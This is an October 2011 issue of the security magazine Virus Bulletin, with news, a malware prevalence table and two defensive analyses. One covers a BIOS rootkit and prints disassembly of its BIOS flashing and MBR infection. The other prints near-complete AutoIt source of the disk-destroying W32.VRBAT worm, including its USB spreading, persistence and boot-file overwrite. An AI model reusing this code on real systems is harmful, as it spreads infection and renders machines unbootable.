OCTOBER 2011

VIRUS BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

MOST COMPLEX ROOTKITS

The BIOS rootkit is the most complex type of rootkit researchers have come across so far. It is hardware dependent, and an attacker must have extensive knowledge of the computer – including software and hardware – in order to create one. Until now this type of rootkit has remained in the realm of academic research – but recently things have changed. Zhitao Zhou details TrojanDropper:Win32/Wador.A.

page 4

DAMAGE AND DISTRUCTION

It is uncommon these days to find malware whose sole purpose is to cause damage, but W32.VRBAT does just that (and only that) – using ATA disk security to render hard disks useless. Jorge Lodos and colleagues have the details.

page 8

MOST DIFFICULT ROOTKITS

The generic retro-malware features of ZeroAccess, combined with its advanced rootkit features, makes it one of the most difficult rootkits to deal with, while newer variants of the malware also support 64-bit Windows systems. Peter Ször and Rachit Mathur have the details.

page 11

ISSN 1749-7027

'Because every product has strengths and weaknesses, having a variety of different tests is essential.'

Lysa Myers, West Coast Labs

WHY THERE'S NO ONE TEST TO RULE THEM ALL

Anti-malware products are all alike the world over – with the same tactics, usage, features, speed of updates and target market, right? If that were true it would stand to reason that there would be only one or two types of appropriate tests to put those products through their paces. Just running a large number of threats and clean items against the different companies' products would be sufficient. In reality, though, that is not the case.

It's my position that there is no 'One Test to Rule Them All'. The overarching objective of all tests is to emulate what users do in the real world. But users in China will have a different set-up from those in Germany, just as users in major banks will differ from home users with mobile anti-malware products. The threats that affect them differ, as does the information they want.

Similarly, the consumers of tests have interests in different types of products as well as different information. Anti-malware vendors themselves are consumers of tests. Their interests are similar in many ways to those of a user, but not identical. (After all, there is no financial incentive for users, regardless of a test's outcome.)

So what should testers be doing? First, I believe there is still value in what are now considered 'traditional' testing methods. Especially with new and emerging markets (both geographically and technologically), periodic static testing can function as a baseline to indicate which solutions are valid anti-malware products. There may come a time when anti-malware scanner technology has changed so much that this is no longer adequate, but until then static tests remain a good way to validate basic functionality.

Beyond that, things get more complex. While there is a lot of the traditional technology in modern anti-malware products, there are also a lot of new modules and features. While most folks agree to a certain extent on what an anti-malware product looks like, not everyone agrees what constitutes newer technologies. Testers must often make decisions regarding what qualifies as a Standard Newfangled Widget when different vendors come up with different ways of going about things. Anti-spyware and anti-spam are excellent examples of how this has played out in the past. Testers had to make decisions, with a significant amount of input from vendors, as to what samples were appropriate and how they needed to be addressed. Technologies like IPS/IDS or DLP make this more complicated still, as they bear less resemblance to signature scanners.

Because of the speed and prevalence of malware, time is one of the most essential elements. Scans on users' machines don't happen only quarterly or monthly, so the frequency of tests has increased. As the testing time decreases, the relevance of samples becomes vastly more important.

People don't only use on-access or on-demand scanners, but also run-time detection such as behavioural scanners and emulators. Most people in the anti-malware industry these days agree that dynamic testing is essential.

Different testers may also choose to validate detection in various other ways as well. For example, retrospective testing examines scanners' abilities beyond simply detecting malware which is already known. Those products with exceptional heuristic or 'generic' detection capabilities can differentiate themselves here.

There are also concerns which go beyond the accuracy of detection, but which are nevertheless important to users. Performance testing in the sense of memory/CPU usage can reassure users that, during scanning, their machine will not be disproportionately affected – they can see that they don't need to sacrifice usability for thoroughness of protection.

Because every product has strengths and weaknesses, having a variety of different tests is essential. You must have a wide and varied vocabulary to describe things to people in a way that is meaningful to the majority. Let us not limit our vocabularies to just a few adjectives, but strive to serve and create an erudite user base.

Editor: Helen Martin
Technical Editor: Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Simon Bates
Sales Executive: Allison Sketchley
Web Developer: Paul Hettler
Consulting Editors:
Nick FitzGerald, *Independent consultant, NZ*
Ian Whalley, *IBM Research, USA*
Richard Ford, *Florida Institute of Technology, USA*

NEWS

FIGURES SHOW IMPORTANCE OF PATCHING

A study has underlined the importance of keeping on top of software patching after finding that 99.8% of malware infections caused by commercial exploit kits could be avoided if just six specific software packages are kept up to date with the latest patches.

For almost three months *CSIS* collected real-time data from a range of exploit kits in order to determine how *Windows* machines are infected and which browsers, versions of *Windows* and third-party software are at risk.

More than 50 different exploit kits were monitored on 44 unique servers/IP addresses – covering more than half a million user exposures, out of which 31.3% were infected with the malware.

Of the users who were exposed to drive-by attacks two thirds were using *Internet Explorer*, while 21% used *Firefox*, 8% used *Chrome*, 3% used *Safari* and 2% were using *Opera*. The machines exposed to malicious code were mostly running *Windows XP* and *Windows Vista* (41% and 38%, respectively).

The study found that the applications whose flaws are most frequently abused by malware to infect *Windows* machines are: *Java JRE* (37%), *Adobe Reader/Acrobat* (32%), *Adobe Flash* (16%) and *Microsoft Internet Explorer* (10%); other commonly abused software packages were *Windows HCP* (3%) and *Apple Quicktime* (2%). Thus, simply patching these applications can provide a significant boost to users' security.

DROP IN VULNERABILITY DISCLOSURES

According to *IBM*'s X-Force 2011 Mid-Year Trend and Risk Report, this year has seen a decrease in vulnerability disclosures.

While more than 8,500 vulnerability disclosures were reported in 2010, this year's total is expected to be a little above 7,000 – which is nearer the number that was seen five years ago. In particular, this year has seen a drop in the number of web application vulnerabilities disclosed – in recent years close to 50% of the vulnerabilities disclosed were in web applications, but that number has dropped to 37% this year.

In contrast, the report highlighted a 'steady rise' in the disclosure of security vulnerabilities affecting mobile devices – a worrying trend considering the rapid growth in use of mobile devices both in homes and in businesses, and the fact that in June a *Bullguard* survey found that 55% of users were unaware that a mobile could be infected by malware.

Prevalence Table – August 2011 [1]

Malware	Type	%
Autorun	Worm	8.64%
FakeAlert/Renos	Rogue AV	6.12%
VB	Worm	6.02%
Heuristic/generic	Virus/worm	4.85%
Heuristic/generic	Trojan	3.95%
Conficker/Downadup	Worm	3.76%
Adware-misc	Adware	3.73%
Agent	Trojan	3.60%
Sality	Virus	3.38%
Downloader-misc	Trojan	3.35%
Injector	Trojan	2.60%
Kryptik	Trojan	2.52%
Iframe	Exploit	2.33%
OnlineGames	Trojan	2.15%
StartPage	Trojan	2.08%
Zbot	Trojan	1.82%
AutoIt	Trojan	1.76%
LNK	Exploit	1.73%
Crack/Keygen	PU	1.64%
Vobfus	Trojan	1.63%
Delf	Trojan	1.63%
Alureon	Trojan	1.42%
Virut	Virus	1.42%
Potentially Unwanted-misc	PU	1.28%
Dorkbot	Worm	1.21%
Encrypted/Obfuscated	Misc	1.15%
Dropper-misc	Trojan	1.12%
Bifrose/Pakes	Trojan	1.08%
Wintrim	Trojan	1.00%
Small	Trojan	0.96%
Redirector	PU	0.86%
PDF	Exploit	0.86%
Others [2]		18.31%
Total		**100.00%**

[1] Figures compiled from desktop-level detections.

[2] Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

A NEW BIOS ROOTKIT SPREADS IN CHINA

Zhitao Zhou
Microsoft, China

Obtaining a good opportunity to run is always important for malware, and using the stealth provided by a rootkit may be the most effective way to achieve this goal. However, rootkits (particularly kernel-mode rootkits) are notoriously difficult to create. They require a thorough understanding of the system kernel, and usually a good knowledge of assembly language and hardware protocols. Furthermore, the author needs to be cautious with the code, as programming errors can crash the affected system.

The BIOS rootkit is the most complex type of rootkit we have come across so far. It is hardware dependent, and an attacker must have extensive knowledge of the computer – including software and hardware – in order to create one. Programming errors not only crash the system, but may also render the computer's hardware unusable (similar to the infamous CIH [1]). Because of this complexity and the risks involved, this type of rootkit has until now remained in the realm of academic research – but recently things have changed.

The *Microsoft Malware Protection Center* (*MMPC*) has recently been tracking a BIOS rootkit being distributed in China. The rootkit (SHA1: 331151dc805875de7a7453ad00803ee9621ea0ce, detected as TrojanDropper:Win32/Wador.A) is often distributed as a fake video player, and downloads malware from a remote website.


The malware comprises the following five components:

- BIOS ROM flasher
- Malicious BIOS ROM payload
- Infected MBR
- Infected WINLOGON.EXE/WININIT.EXE
- Protected malware code in track 0.


THE BIOS ROM FLASHER

The BIOS ROM flasher is a kernel-mode driver, bios.sys (SHA1: 17bce192b67790b16dc1fa19bc3d872ee77cd296, detected by *Microsoft* as Trojan:WinNT/Wador.A), which is dropped by TrojanDropper:Win32/Wador.A This malware doesn't register a new service, but instead 'borrows' the registry information from an existing service – that is, it changes the original image name of the service and then renames itself using the old name. It then starts the service, which causes the driver to be loaded into memory. Once the driver is loaded in memory it changes the name of the original driver back to its original name.

Next, it tries to identify whether the BIOS of the current system is an AWARD BIOS by searching for the signature of AWARD BIOS at system IO space address 0x000F0000-0x000FFFFF. The signature is '@$AWDFLASH'. If found, it saves the 16-bit value at offset 0x2A from the above IO space – this value is the SMI port number used to flash the AWARD BIOS. It also tries to search the signature for '_SM_' and '_DMI' in order to identify the size of the BIOS ROM.



If it can confirm that the BIOS in the current system is an AWARD BIOS, it injects its malicious payload into the BIOS ROM. The malicious BIOS payload is actually an ISA optional ROM, which is currently the most popular way for BIOS rootkits to be used to inject malicious code into the BIOS ROM. This module is dropped by the malware and saved as the file hook.rom (SHA1: 127d2fd8da40098aa698905112e4da198cf7ed79, detected as Trojan:DOS/Wador.A) in the %Temp% directory.




The injection process is completed with the following three steps:

1. Save the old BIOS ROM to disk.

   This is done by mapping the BIOS IO space with a specified size (attained from the previous step) to a virtual address space and then saving the memory as ‘C:\bios.bin’, which is hard-coded in the code.

2. Add the malicious ROM code to the saved file.

   It is a very complicated process to modify a BIOS ROM file manually (taking into account decompression, modification, compression, checksum, and so on). So, rather than modifying the BIOS ROM himself, the malware author uses the official BIOS ROM Flash utility (cbrom.exe, SHA1: 1b12084b80290534f0ba76f093e49f0569a838bb) from *Phoenix Technologies* to add the malicious payload to the BIOS ROM file. It calls cbrom.exe and passes an ‘/isa’ argument to add the malicious ROM to the BIOS ROM image file.



3. Flash the modified ROM image file to the BIOS ROM.

   This is the most crucial step in the whole process. However, the methods used to flash BIOS ROM are undocumented. We think the malware author may have reverse engineered the official BIOS ROM flashing tool in order to do this. It first erases the BIOS ROM by sending 0x29 commands to the SMI port.

```
push    ebp
mov     ebp, '$SMI'
mov     dx, SMI_PORT
mov     ax, 29h
out     dx, al
out     0EBh, al
out     0EBh, al
out     0EBh, al
out     0EBh, al
out     0EBh, al
mov     SuccessSignature, ebp
pop     ebp
popa
cmp     SuccessSignature, 'SMI$'
jz      short loc_1106B
```

After successfully erasing the BIOS ROM, it sends 0x2F commands to the SMI port to flash the BIOS ROM with the new ROM image. The CPU registers EDI and ECX and saves the address and size of the data that will be flashed to the BIOS ROM. Only 0x10 bytes can be flashed to the BIOS ROM each time.

```
mov     dx, SMI_PORT
mov     ax, 2Fh
push    ebp
mov     ebp, '$SMI'
out     dx, al
out     0EBh, al
out     0EBh, al
out     0EBh, al
out     0EBh, al
out     0EBh, al
mov     SuccessSignature, ebp
pop     ebp
popa
cmp     SuccessSignature, 'SMI$'
jz      short loc_110CC
```


Thus, the malicious payload is injected into the BIOS ROM. When the computer is rebooted, as the last step of the BIOS boot block initializing the hardware, the malicious payload is loaded into memory, and the computer is controlled by the BIOS rootkit.

THE MALICIOUS BIOS ROM PAYLOAD

Infecting the Master Boot Record (MBR) is the sole purpose of the malicious BIOS ROM payload.

After being loaded into memory by the BIOS boot block and given control, it checks whether the MBR has been infected by searching for the infection marker ‘int1’ at offset 0x92 of the MBR.

If the infection marker is not found, it infects the MBR immediately by overwriting the first 14 sectors of the disk (which includes the MBR) with data located in the BIOS ROM – this data was flashed to the BIOS ROM in a previous stage. The original MBR was saved at sector 8 of the disk.



THE INFECTED MBR

At first, the infected MBR loads the six sectors following it (sectors 2 to 7) into memory and executes.

It saves the number of times the infected MBR has run at offset 0x25 of sector 2 of the disk.

(If a system doesn't support the extended INT 13H service, the system will not be able to boot up again until the BIOS ROM is flashed.)

Then it loads the original MBR, which is located at sector 8, and analyses it to determine the location of the active partition.

```
debug001:06D9
debug001:06D9                     loc_6D9:                          ; CODE XREF: sub_6BF+15↑j
debug001:06D9 B8 00 40            mov     ax, 4000h                 ; BufferAddr
debug001:06DC BA 01 00            mov     dx, 1                     ; BlockCount
debug001:06DF 66 B9 07 00 00 00   mov     ecx, 7                    ; BlockNumber
debug001:06E5 E8 57 06            call    ReadSectors
debug001:06E8 83 F8 FF            cmp     ax, 0FFFFh
debug001:06EB 74 0E               jz      short loc_6FB
debug001:06ED BF FE 41            mov     di, MBR.BootRecordSignature+4000h
debug001:06F0 81 3D 55 AA         cmp     word ptr [di], 0AA55h
debug001:06F4 74 08               jz      short loc_6FE
debug001:06F6 E9 3C 06            jmp     loc_D35
```

After locating the active partition, it loads and analyses the Volume Boot Record (VBR) of the active partition to start doing its main job – infecting either WINLOGON.EXE or WININIT.EXE (depending on the affected computer's *Windows* version).

It uses a special trick to determine the *Windows* version, by searching for the string 'NTLD' in the boot record, as illustrated below:

```
debug001:096F                      FindNtldr proc near             ; CODE XREF: sub_6BF+F3↑p
debug001:096F 66 60                pushad
debug001:0971 33 C0                xor     ax, ax
debug001:0973 EB 0B                jmp     short loc_980
debug001:0975                      ; ---------------------------------------------------------------
debug001:0975
debug001:0975                      loc_975:                        ; CODE XREF: FindNtldr+16↓j
debug001:0975 66 81 3D 4E 54 4C 44 cmp     dword ptr [di], 'DLTN' ; di -> boot record, intended for "NTLDR"
debug001:097C 74 0E                jz      short loc_98C
debug001:097E 40                   inc     ax
debug001:097F 47                   inc     di
debug001:0980
debug001:0980                      loc_980:                        ; CODE XREF: FindNtldr+4↑j
debug001:0980 2E 3B 06 0A 06       cmp     ax, cs:BytesPerSector
debug001:0985 72 EE                jb      short loc_975
debug001:0987 2E FE 06 92 06       inc     cs:IsVistaOrLater
debug001:098C
debug001:098C                      loc_98C:                        ; CODE XREF: FindNtldr+D↑j
debug001:098C 66 61                popad
debug001:098E C3                   retn
debug001:098E                      FindNtldr endp
```

Windows versions prior to *Vista* (*2000*, *XP*, *2003*, etc.) use NTLDR to load the system itself, but *Windows Vista* and later versions (*Windows 7*, etc.) use BOOTMGR to load the system. In either case, when the boot record can't find these files, it displays an error message on screen. The message is 'NTLDR is missing' for *Windows* versions prior to *Vista*, and 'BOOTMGR is missing' for *Windows Vista* and later.

It then identifies the file system type of the partition from the VBR and parses the file system manually (both NTFS and FAT32 are supported) and tries to find WINLOGON.EXE (for versions before *Windows Vista*) or WININIT.EXE (*Windows Vista* and later).

For NTFS, it traverses the MFT. For each pass, it gets the $FILE_NAME attribute and compares it with 'WINLOGON.EXE' or 'WININIT.EXE' to get the corresponding file record.

When it finds the target file (WINLOGON.EXE or WININIT.EXE), it also tries to make sure the file is located in the Windows\system32 or WINNT\system32 directory. After that, it loads the first sectors of the file into memory to check for the infection marker 'cnns' at offset 0x50 of the file.

If the infection marker is not found, it infects the file by writing the malicious code located in sector 9 (with a size of 0x230) to the free space of the .text section of the file. It changes the entry point to this offset and adds the writable characteristics to the section. The file's original entry point (OEP) is saved at offset 0x60 of the file.

```
0000090D 66 B9 08 00 00 00   mov     ecx, 8          ; BlockNumber
00000913 B8 00 80            mov     ax, 8000h       ; BufferAddr
00000916 BA 06 00            mov     dx, 6           ; BlockCount
00000919 E8 23 04            call    ReadSectors
0000091C 83 F8 FF            cmp     ax, 0FFFFh
0000091F 0F 84 12 04         jz      loc_D35
```

After successfully infecting the file, it displays the message 'Find it OK!' on screen, then loads the original MBR and returns control to it.

```
00000D19
00000D19                     ReturnToMBR:
00000D19 66 BE 00 40 00 00   mov     esi, offset OriginalMBR
00000D1F 66 BF 00 7C 00 00   mov     edi, 7C00h
00000D25 66 B9 00 02 00 00   mov     ecx, 200h        ; sector size
00000D2B F3 A4               rep movsb
00000D2D 33 C0               xor     ax, ax
00000D2F 50                  push    ax
00000D30 B8 00 7C            mov     ax, 7C00h
00000D33 50                  push    ax
00000D34 CB                  retf
```


THE INFECTED WINLOGON.EXE AND WININIT.EXE

The infected WINLOGON.EXE or WININIT.EXE decrypts its code, creates a dedicated thread to download a file from http://dh.3515.info:806/test/91/calc.exe (SHA1: 6d30a08e63beec01478959d96a792d43bf03fb23, detected as Exploit:Win32/ShellCode.gen!B), saves it as 'c:\calc.exe', and then executes it. Because WINLOGON.EXE and WININIT.EXE are both started very early, many components may not have been initialized properly, so it does this in a dead loop until the file is downloaded completely.


After that, it creates a service named 'fileprt' (an abbreviation of 'file protection'). The image for this service is 'c:\my.sys', and is described in the next section.

SECTORS' HIDDEN HELPER

To prevent software from accessing the MBR, the malware also drops a kernel-mode driver, my.sys, in the c:\ directory (This path is hard-coded in the PE file header at offset 0x60).



The driver hooks the read, write and device control dispatch routines of the '\Device\HardDisk0\DR0' device object's driver, disk.sys:




'Disk.sys' is a class driver for the disk. In *Windows* layered device driver architecture, all the non-cached I/O requests targeting the disk are routed to a disk class driver. The disk class driver then routes these requests to the corresponding port drivers (atapi.sys, scsiport.sys, etc.). Many rootkits try to hook the dispatch and I/O routines of these drivers in order to hide or modify sensitive information. Dogrobot is a typical example of a rootkit that does its job in a lower layer than this. It hooks atapi.sys and sends hardware-related control commands (SCSI REQUEST BLOCK, SRB) to write a file to the disk directly, in order to bypass anti-virus software or disk protection methods. (For more information, see [2].)

When this driver runs, it produces the following effect:

1. For any successful non-cached read requests targeting a disk offset within the 0x00-0x7E00 limit (that is, sector 1 to sector 0x3F, 0x3F sectors in total), the return data is cleared (i.e. filled with zeros). Software issuing this request will only get zeros returned.
2. For any non-cached write requests targeting a disk offset within the 0x00-0x7E00 limit, the write operation is immediately completed successfully with a zero length, which in effect writes nothing to disk. Software issuing this request cannot write anything to disk.

   There is also a hidden backdoor here – that is, a write request falling into the above limit with a length greater than 0x2800 and at offset 0x100 with a 64-bit length marker (0xFBFBECECFCFCEBEB) is written to disk successfully.



3. Any request for the disk's physical parameters (such as the number of partitions, number of cylinders, and so on) will fail.

THE DOWNLOADED MALWARE

The downloaded malware (SHA1: 6d30a08e63beec014789 59d96a792d43bf03fb23) is another trojan downloader. This downloads many other malicious programs, most of which are advertising auto clickers. This is a very popular way for malware authors in China to generate 'grey' income, and may not be viewed quite as severely as other more obviously illegal activity.

SCOPE

It is not easy to clean a computer infected with this malware, but there is some good news. First, after the destruction wreaked by CIH, many BIOS vendors started providing double BIOS in order to defend against this type of attack. Second, not many computers have AWARD BIOS installed nowadays, because more and more modern computers use EFI to interface between hardware and software. So the potential scope for this form of attack may not be very great.

REFERENCES

[1] http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Win95%2fCIH.

[2] Feng, C. http://www.microsoft.com/download/en/details.aspx?id=10266.

MALWARE ANALYSIS 2

HARD DISK WOES

Jorge Lodos, Jesús Villabrille, Edgar Guadis
Segurmatica, Cuba

In the first week of August, *Segurmatica* support services started to receive a number of strange reports. In distant locations of the same Cuban province, dozens of hard disks suddenly failed within a few days. Malware activity was suspected, but there were no previous examples of malware causing hardware disk failure, and all isolated samples were apparently unrelated. However, a pattern soon emerged, and a file called USBCheck.exe was found to be present on many of the USB sticks that had been used on the damaged computers. A thorough analysis of this file followed, resulting in the discovery of a piece of malware that is novel not only because of its effect, but also because of the way in which it achieves it. What follows is a complete description of the malware – the components of which we have named W32.VRBAT.

ATA PROTOCOL

The ATA specification is well known [1]. All SATA and IDE disks implement this specification in order to interoperate. The ATA commands [2] are part of this specification. They allow a low level communication with disk firmware. A subset of these commands, unified under the classification security, allow the setting of security in the hard disk. The disk can be password protected and unprotected using a previously set password. Interestingly, the disk can also be prevented from receiving other security commands. In modern versions of *Windows*, including *XP SP3* and *Vista*, one of the first things that the operating system does is to issue the FREEZE LOCK security command, effectively preventing any other security command from being sent to the hard drive until the next cold boot. This useful security measure prevents unauthorized applications – such as malware – from password protecting the disk. Unfortunately, this protection can be circumvented.

W32.VRBAT TROJAN

USBCheck.exe is a 465KB PE file. It runs from memory sticks in unpatched *Windows* systems using the unoriginal and now obsolete autorun.inf. It is a UPX packed self-executing AutoIt script which also contains a few other files used by the script. The actual malware code can be obtained fairly easily (Figure 1).

```
#NoTrayIcon
Opt("TrayIconHide", 1)
$PARAM = ""
If $CMDLINE[0] > 0 Then $PARAM = $CMDLINE[1]
If @ScriptDir = @WindowsDir Then
   RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows NT\CurrentVersion\Winlogon", "shell",
"REG_SZ", "explorer.exe " & @ScriptFullPath & " " &
$PARAM)
   $RR = RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows NT\CurrentVersion\Alfa1", "t")
   If @error = 0 Then
       If StringLeft($RR, 8) <> @YEAR & @MON & @MDAY
Then
           If Number(StringRight($RR, 1)) > 6 Then
               If $PARAM <> "-a" Then INST()
           Else
               $T = Number(StringRight($RR, 1)) + 1
               $T = @YEAR & @MON & @MDAY & "-" & $T
               RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows NT\CurrentVersion\Alfa1", "t",
"REG_SZ", $T)
           EndIf
       EndIf
       CICLE1()
   Else
       $T = @YEAR & @MON & @MDAY & "-1"
       RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows NT\CurrentVersion\Alfa1", "t",
"REG_SZ", $T)
       CICLE1()
   EndIf
ElseIf @ScriptDir = @TempDir Then
   If IsAdmin() Then
       RegDelete("HKEY_CURRENT_USER\Software\
Microsoft\Windows\CurrentVersion\Run", "Sound_filter")
       FileCopy(@ScriptFullPath, @WindowsDir & "\
svchost.exe")
       Run(@WindowsDir & "\svchost.exe " & $PARAM, @
WindowsDir, @SW_HIDE)
   Else
       RegWrite("HKEY_CURRENT_USER\Software\
Microsoft\Windows\CurrentVersion\Run", "Sound_filter",
"REG_SZ", @ScriptFullPath & " " & $PARAM)
       CICLE1()
   EndIf
Else
   If IsAdmin() Then
       FileCopy(@ScriptFullPath, @WindowsDir & "\
svchost.exe")
       Run(@WindowsDir & "\svchost.exe " & $PARAM, @
WindowsDir, @SW_HIDE)
   Else
       FileCopy(@ScriptFullPath, @TempDir & "\
svchost.exe")
       Run(@TempDir & "\svchost.exe " & $PARAM, @
TempDir, @SW_HIDE)
   EndIf
EndIf
```

Figure 1: W32.VRBAT script.

When executed from a folder other than %windir% or %temp% the malware tries to copy itself to the %windir% folder using the name svchost.exe. If the user is not an administrator, it copies itself to the user's temporary folder, with the same name. In both cases it executes the copied file afterwards. When executed from %temp%, if the user is not an administrator it just continues to infect removable devices using the CICLE1() function (Figure 2). If the user is an administrator it copies itself to the %windir% folder. Thus the malware might be 'dormant' for a long time waiting for the user to gain administrator rights. The malware uses the registry value Sound_filter in the key HEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run to start itself when there are no administrator rights. This value is deleted once administrator rights are gained.

```
Func CICLE1()
   While 1
      For $I = 67 To 90
         $D = Chr($I) & ":\"
         If Not (DriveGetType($D) = "Removable") Then
ContinueLoop
         If FileExists($D & "autorun.inf") Then
            FileSetAttrib($D & "autorun.inf", "-RSH",
1)
            FileDelete($D & "autorun.inf")
            DirRemove($D & "autorun.inf", 1)
         EndIf
         FileInstall("A", $D & "autorun.inf", 1)
         FileSetAttrib($D & "autorun.inf", "+RSH")
         FileCopy(@ScriptFullPath, $D & "USBCheck.
exe", 1)
         FileSetAttrib($D & "USBCheck.exe", "+RSH")
      Next
      Sleep(10000)
   WEnd
EndFunc
```

Figure 2: The infecting function.

If the malware is executed from %windir% it modifies the shell value of the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon key in order to execute every time a session is started. Then interesting things start happening. First, there is a time delay. The malware will not execute its payload on the same day as infection. Second, it will wait until the computer has initiated at least six sessions before executing its payload. This delay may confuse automatic processing tools, as well as users who are unable to correlate the damage caused with events that could have happened several days previously. The delay is achieved by storing a string value, t, in the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Alfa1 with the infection date and a counter that is incremented until it reaches six. Finally there is a '–a' parameter that was probably used for testing by the malware author.

When the computer has been rebooted six times, and the date is not the same as the date of infection, the malware executes its payload, the function INST() of the script (Figure 3). Until the payload time is reached, it continues to infect all removable devices every ten seconds, with or without administrative rights.

```
Func INST()
   Dim $N[2]
   $N[0] = ""
   $N[1] = ""
   For $I = 67 To 90
      $D = Chr($I) & ":\"
      If FileExists($D & "ntldr") Then $N[0] =
"ntldr"
      If FileExists($D & "bootmgr") Then $N[1] =
"bootmgr"
      For $I = 0 To 1
         If $N[$I] <> "" Then
            FileSetAttrib($D & $N[$I], "-RSH")
            FileDelete($D & $N[$I])
            FileInstall("L", $D & $N[$I], 1)
            FileSetAttrib($D & $N[$I], "+RSH")
            FileInstall("M", $D & "reco.bin", 1)
            FileSetAttrib($D & "reco.bin", "+RSH")
            FileInstall("D", $D & "reco.sys", 1)
            FileSetAttrib($D & "reco.sys", "+RSH")
            $N[$I] = ""
         EndIf
      Next
   Next
EndFunc
```

Figure 3: The payload function.

PAYLOAD

The main malware activity is apparently simple: it creates the files reco.bin and reco.sys in the root of every volume containing the files ntldr or bootmgr. Then it overwrites the ntldr file, effectively preventing *Windows* from booting.

